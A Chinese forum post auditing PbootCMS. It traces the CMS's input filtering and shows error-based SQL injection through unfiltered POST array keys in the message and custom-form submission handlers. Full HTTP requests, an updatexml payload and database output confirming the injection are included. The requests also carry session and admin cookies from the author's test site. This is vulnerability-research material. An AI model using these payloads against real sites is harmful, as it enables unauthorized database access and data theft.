PbootCMS审计【通过】

账号审核

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thtian #1 2020年04月29日 02:44

前言：看了这么久的代码审计，总算对框架有点感觉 了，赶快拿一个练练手。

0x01 浏览目录

拿到一个cms第一件事别急着直接index就开始看了，先对这个cms的总体框架有个了解，重点解读核 心代码，避免在不必要的地方浪费时间。





image 1220×872 290 KB

0x02 路由方式

这也是很重要的一点，知道通过什么url能访问到什么文件，被什么文件处理。





存在两种路由方式，一个是用户自定义的（默认无），一个是在common目录下的路由映射方式（如上图所示）。


```
= >     http://www.imtfire.com/pboot/index.php/list/index/scode/2
```

0x03 判断输入的过滤（类似fuzz）

增加这样一个测试函数。





结果：

```
D:\WWW\pboot\apps\home\controller\MessageController.php:27:
array (size=0)
  empty

D:\WWW\pboot\apps\home\controller\MessageController.php:28:
array (size=2)
  'a' => string 'f5'fd' (length=5)
  'b' =>
    array (size=1)
      'fa</fad\[' => string ';aaa'aa"<>/\?1
' (length=16)

D:\WWW\pboot\apps\home\controller\MessageController.php:29:
array (size=2)
  'a' => string 'f5'fd' (length=5)
  'b' =>
    array (size=1)
      'fa</fad\[' => string ';aaa'aa"<>/\?1
' (length=16)
```

证明无过滤。
找到封装的 GET\POST\REQEUST 方法：
以GET为例：

```
/**
 * 获取GET参数
 *
 * @param string $name
 *            参数名称
 * @param mixed $type
 *            数据类型
 * @param string $require
 *            是否为必须，为true是，如果不满足条件直接错误
 * @param string $vartext
 *            变量描述文本
 * @param string $default
 *            在非必需情况下默认值
 * @return mixed
 */
function get($name, $type = null, $require = false, $vartext = null, $default =
null)
{
    $condition = array(
        'd_source' => 'get',
        'd_type' => $type,
        'd_require' => $require,
        $name => $vartext,
        'd_default' => $default

    );
    return filter($name, $condition);
}
```

跟进filter函数：

```
return escape_string($data);
```

前面太多了，也没有什么太大的作用，重点是 `return escape_string($data);`

```
function escape_string($string, $dropStr = true) {
    if (! $string)
    return $string;
    if (is_array($string)) {
        // 数组处理
        foreach ($string as $key => $value) {
            $string[$key] = escape_string($value);
```

```
        }
    } elseif (is_object($string)) {
        // 对象处理
        foreach ($string as $key => $value) {
            $string->$key = escape_string($value);
        }
    } else {
        // 字符串处理
        if ($dropStr) {
            $string = preg_replace('/(0x7e)|(0x27)|(0x22)|(updatexml)|
(extractvalue)|(name_const)|(concat)/i', '', $string);
        }
        $string = htmlspecialchars(trim($string), ENT_QUOTES, 'UTF-8');
        $string = addslashes($string);
    }
    return $string;
}
```

过滤了一些报错注入，html的实体化，以及单引号的过滤，替换为空其实可以双写绕过，但是它还不止一个过滤...
这有点严啊...但是如果使用外部传入的话，那就嘿嘿嘿
而且！！！它只对value的值进行过滤，对key无过滤...

0x04 留言注入

在留言提交界面：

```
POST /pboot/index.php/Message/add HTTP/1.1
Host: www.imtfire.com
Content-Length: 44
Cache-Control: max-age=0
Origin: http://www.imtfire.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.163 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://www.imtfire.com/pboot/index.php/about/10
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PbootSystem=fhakhhat0t4a098tljiakklpc2; XDEBUG_SESSION=PHPSTORM; PHPSESSID=l6canvjcgfqk98hcg4km8u69p2; UM_distinctid=1718343467e760-0b7b7aff4d29cf-5313f6f-144000-1718343467f994;
CNZZDATA1277972876=678031273-1587045157-null%7C1587045157; EM_TOKENCOOKIE_2b3b596fc4ff0249d94158e2f427ad1a=50704ffa65a7611d384a95e2a64622b7;
EM_AUTHCOOKIE_04ltSJklIbjNZPMTMmcyeHGfV5Jz5gi=admin%7C%7Cdb5ef25a2349ab0f23cdf7cf835d614d
Connection: close

contacts=1&mobile=2&content=3&checkcode=5551
```

```
public function add() {
    if ($_POST) {
        if (time() - session('lastsub') < 10) {
            alert_back('您提交太频繁了，请稍后再试！');
        }
        // 验证码验证
        $checkcode = post('checkcode');
        if ($this->config('message_check_code')) {
            if (! $checkcode) {
                alert_back('验证码不能为空！');
            }
            if ($checkcode != session('checkcode')) {
                alert_back('验证码错误！');
            }
        }
        // 读取字段
        if (! $form = $this->model->getFormField(1)) {
            alert_back('留言表单不存在任何字段，请核对后重试！');
        }
        var_dump($form);
        // 接收数据
        ...
```

读add方法有点不懂，读出$form字段：

```
D:\WWW\pboot\apps\home\controller\MessageController.php:58:
array (size=3)
  0 =>
    object(stdClass)[8]
      public 'table_name' => string 'ay_message' (length=10)
      public 'name' => string 'contacts' (length=8)
      public 'required' => string '1' (length=1)
      public 'description' => string '联系人' (length=9)
  1 =>
    object(stdClass)[9]
      public 'table_name' => string 'ay_message' (length=10)
      public 'name' => string 'mobile' (length=6)
      public 'required' => string '1' (length=1)
      public 'description' => string '手机' (length=6)
  2 =>
    object(stdClass)[10]
      public 'table_name' => string 'ay_message' (length=10)
      public 'name' => string 'content' (length=7)
      public 'required' => string '1' (length=1)
      public 'description' => string '内容' (length=6)
```

```
$mail_body = '';
foreach ($form as $value) {
    $field_data = post($value->name);
    if (is_array($field_data)) {
        // 如果是多选等情况时转换
        $field_data = implode(',', $field_data);
    }
    if ($value->required && ! $field_data) {
        alert_back($value->description . '不能为空! ');
    } else {
        $data[$value->name] = post($value->name);
        $mail_body .= $value->description . ': ' . post($value-
        >name) . '<br>';
    }
}
// 设置额外数据
if ($data) {
```

```
    $data['acode'] = session('lg');
    $data['user_ip'] = ip2long(get_user_ip());
    $data['user_os'] = get_user_os();
    $data['user_bs'] = get_user_bs();
    $data['recontent'] = '';
    $data['status'] = 0;
    $data['create_user'] = 'guest';
    $data['update_user'] = 'guest';
}
var_dump($data);
```

读出$data字段：

```
D:\WWW\pboot\apps\home\controller\MessageController.php:58:
array (size=3)
  0 =>
    object(stdClass)[8]
      public 'table_name' => string 'ay_message' (length=10)
      public 'name' => string 'contacts' (length=8)
      public 'required' => string '1' (length=1)
      public 'description' => string '联系人' (length=9)
  1 =>
    object(stdClass)[9]
      public 'table_name' => string 'ay_message' (length=10)
      public 'name' => string 'mobile' (length=6)
      public 'required' => string '1' (length=1)
      public 'description' => string '手机' (length=6)
  2 =>
    object(stdClass)[10]
      public 'table_name' => string 'ay_message' (length=10)
      public 'name' => string 'content' (length=7)
      public 'required' => string '1' (length=1)
      public 'description' => string '内容' (length=6)

D:\WWW\pboot\apps\home\controller\MessageController.php:87:
array (size=11)
  'contacts' => string '4' (length=1)
  'mobile' => string '5' (length=1)
  'content' => string '6' (length=1)
  'acode' => string 'cn' (length=2)
  'user_ip' => int 2130706433
  'user_os' => string 'Windows 10' (length=10)
  'user_bs' => string 'Chrome' (length=6)
  'recontent' => string '' (length=0)
  'status' => int 0
  'create_user' => string 'guest' (length=5)
  'update_user' => string 'guest' (length=5)
```

如果构造数组（在key处动手脚）：


```
post:
contacts[content`,`create_time`,`update_time`) VALUES ('1', '1' ,1 and
updatexml(1,concat(0x3a,user()),1) );-- a] = 1111
content = 1111
mobile = 1111
```

```
D:\WWW\pboot\apps\home\controller\MessageController.php:58:
array (size=3)
  0 =>
    object(stdClass)[8]
      public 'table_name' => string 'ay_message' (length=10)
      public 'name' => string 'contacts' (length=8)
      public 'required' => string '1' (length=1)
      public 'description' => string '联系人' (length=9)
  1 =>
    object(stdClass)[9]
      public 'table_name' => string 'ay_message' (length=10)
      public 'name' => string 'mobile' (length=6)
      public 'required' => string '1' (length=1)
      public 'description' => string '手机' (length=6)
  2 =>
    object(stdClass)[10]
      public 'table_name' => string 'ay_message' (length=10)
      public 'name' => string 'content' (length=7)
      public 'required' => string '1' (length=1)
      public 'description' => string '内容' (length=6)

D:\WWW\pboot\apps\home\controller\MessageController.php:87:
array (size=11)
  'contacts' =>
    array (size=1)
      'content`,`create_time`,`update_time`) VALUES ('1', '1' ,1 and updatexml(1,concat(0x3a,user()),1) );-- a' => string '1111' (length=4)
  'mobile' => string '5' (length=1)
  'content' => string '6' (length=1)
  'acode' => string 'cn' (length=2)
  'user_ip' => int 2130706433
  'user_os' => string 'Windows 10' (length=10)
  'user_bs' => string 'Chrome' (length=6)
  'recontent' => string '' (length=0)
  'status' => int 0
  'create_user' => string 'guest' (length=5)
  'update_user' => string 'guest' (length=5)
```

```
if ($this->model->addMessage($data)) {
    session('lastsub', time());
    // 记录最后提交时间
    $this->log('留言提交成功！');
    if ($this->config('message_send_mail') && $this-
    >config('message_send_to')) {
        $mail_subject = "【PbootCMS】您有新的表单数据，请注意查收！";
        $mail_body .= '<br>来自网站' . get_http_url() . '（' .
        date('Y-m-d H:i:s') . '）';
        sendmail($this->config(), $this->config('message_send_to'),
        $mail_subject, $mail_body);
    }
    alert_location('提交成功！', '-1');
} else {
    $this->log('留言提交失败！');
    alert_back('提交失败！');
}
} else {
error('提交失败，请使用POST方式提交！');
}
}
```

```
// 新增留言
public function addMessage($data) {
return parent::table('ay_message')->autoTime()->insert($data);
}
```



0x05 电话注入


```
POST /pboot/index.php/Form/add/fcode/2 HTTP/1.1
Host: www.imtfire.com
Content-Length: 6
Cache-Control: max-age=0
Origin: http://www.imtfire.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.163 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://www.imtfire.com/pboot/
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PbootSystem=u4ed57bu5fu0vbks0nhbtdkb02; XDEBUG_SESSION=PHPSTORM; PHPSESSID=l6carvjcgfqk98hcg4km8u69p2; UM_distinctid=1718343467e760-0b7b7
CNZZDATA1277972876=678031273-1587045157-null%7C1587045157; EM_TOKENCOOKIE_2b3b596fc4ff0249d94158e2f427ad1a=50704ffa65a7611d384a95e2a64622b7;
EM_AUTHCOOKIE_04ltSJkIlbijNZPMTMmcyeHGfV5Jz5gi=admin%7C%7Cdb5ef25a2349ab0f23cdf7cf835d614d; Hm_lvt_f6f37dc3416ca514857b78d0b158037e=1587129707;
Hm_lpvt_f6f37dc3416ca514857b78d0b158037e=1587129707
Connection: close

tel=13
```

跟入代码：

```
            $mail_body .= $value->description . '： ' . post($value->name) . '<br>';
        }
    }

    // 设置创建时间
    if ($data) {
        $data['create_time'] = get_datetime();
    }

    // 写入数据
    if ($this->model->addForm($value->table_name, $data)) {
        session('lastsub', time()); // 记录最后提交时间
        $this->log( content: '提交表单数据成功！');
        if ($this->config( item: 'message_send_mail') && $this->config( item: 'message_send_to')) {
            $mail_subject = "【PbootCMS】您有新的表单数据，请注意查收！";
            $mail_body .= '<br>来自网站' . get_http_url() . '（' . date( format: 'Y-m-d H:i:s') . '）';
            sendmail($this->config(), $this->config( item: 'message_send_to'), $mail_subject, $mail_body);
        }
        alert_location( info: '提交成功！', url: '-1');
    } else {
        $this->log( content: '提交表单数据失败！');
        alert_back( info: '提交失败！');
    }
} else {
    error( string: '提交失败，请使用POST方式提交！');
}
}
```

此处与上处代码处理几乎一样，对key进行构造即可；

:(

执行SQL发生错误！错误：XPATH syntax error: ':root@localhost'，语句：INSERT INTO ay_diy_test (`tel`) VALUES (1 and updatexml(1,concat(0x3a,user()),1));-- a`) SELECT '1111' UNION All SELECT